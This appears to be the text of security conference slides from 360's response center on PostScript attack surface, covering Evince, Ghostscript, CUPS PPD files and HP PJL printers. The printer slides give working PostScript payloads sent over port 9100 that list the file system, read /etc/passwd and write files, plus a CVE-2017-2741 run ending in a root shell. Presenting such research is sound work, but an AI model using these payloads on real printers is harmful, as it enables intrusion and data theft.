
MORE ATTACK SURFACE

▶ Attack Evince

- Evince is a popular PDF reader, it also can parse Postscript
- It is also vulnerable

MORE ATTACK SURFACE


▶ Attack Evince



MORE ATTACK SURFACE

▶ Any other software?

- <https://codesearch.debian.net/search?q=-dSAFER+&perpkg=1>



MORE ATTACK SURFACE

- ▶ Attacking printers
 - PostScript Printer Description (PPD) files are created by vendors to describe the entire set of features and capabilities available for their PostScript printers.
 - PPD can execute Postscript code, CUPS uses PPD drivers for all of its PostScript printers.
 - Postscript printer and CUPS both are we interested in.

MORE ATTACK SURFACE

▶ Attacking printers

- Printer Job Language (PJL)
 - PJL was originally introduced by HP but soon became a standard for print job control.
 - The service is listened on port 9100
 - PJL can switch the interpreter to Postscript mode to parse Postscript

```
→ ~ nc 19100
@PJL ENTER LANGUAGE=POSTSCRIPT
%
(Hello world) print

Hell world^C
→ ~
```

MORE ATTACK SURFACE


▶ Attacking printers

- System access

```
@PJL ENTER LANGUAGE=POSTSCRIPT  
/str 64 string def (%*%../*)  
{==} str filenameforall
```

```
/byte (0) def  
/infile (../../etc/passwd) (r) file def  
{ infile read {byte exch 0 exch put (%stdout) (w) file  
byte writestring} {infile closefile exit} ifelse} loop
```

```
/outfile (test.txt) (w+) file def}  
outfile (Hello World!) writestring  
outfile closefile
```



```
→ ~ nc [REDACTED] 9100  
@PJL ENTER LANGUAGE=POSTSCRIPT  
/str 64 string def (%*%../*)  
{==} str filenameforall  
  
(%disk0%../saveDevice/SavedJobs/JobAgingTimeOutInfo)  
(%disk0%../webServer/default/csconfig)  
(%disk0%../webServer/home/device.html)  
(%disk0%../webServer/home/hostmanifest)  
(%disk0%../webServer/home/images/Black_Toner_Gif.gif)  
(%disk0%../webServer/home/images/Cyan_Toner_Gif.gif)  
(%disk0%../webServer/home/images/DoubleMenuItemSelectedBkgrnd.jpg)  
  
→ ~ nc [REDACTED] 9100  
@PJL ENTER LANGUAGE=POSTSCRIPT  
/byte (0) def  
/infile (../../etc/passwd) (r) file def  
{ infile read {byte exch 0 exch put (%stdout) (w) file byte writestring} {infile closefile exit} ifelse} loop  
  
root::0:0:::/bin/dlsh^C  
→ ~
```

MORE ATTACK SURFACE

- ▶ Attacking printers
 - Command execution
 - Editing rc scripts or replacing binary files will lead to command execution.

CVE-2017-2741

```
redrain@h4ckm3:~$ python printer.py [REDACTED] 9100
connecting to [REDACTED] port 9100
@PJL FSQUERY NAME="0:/.../rw/var/etc/profile.d/lol.sh" TYPE=FILE SIZE=119

redrain@h4ckm3:~$ nc [REDACTED] 2333
whoami
root
```

ANY OTHER ELSE???

► More thinks

- Postscript is an old language, available in almost any PostScript printer and raster image processor(RIP).
- Ghostscript is an popular interpreter for Postscript, available in almost any RIP software.
- Even there existed a real-world APT(apt28) using Postscript.

<https://www.fireeye.com/blog/threat-research/2017/05/eps-processing-zero-days.html>

<https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html>

Q & A



360网络安全响应中心
360网络安全响应中心



Redrain&Spark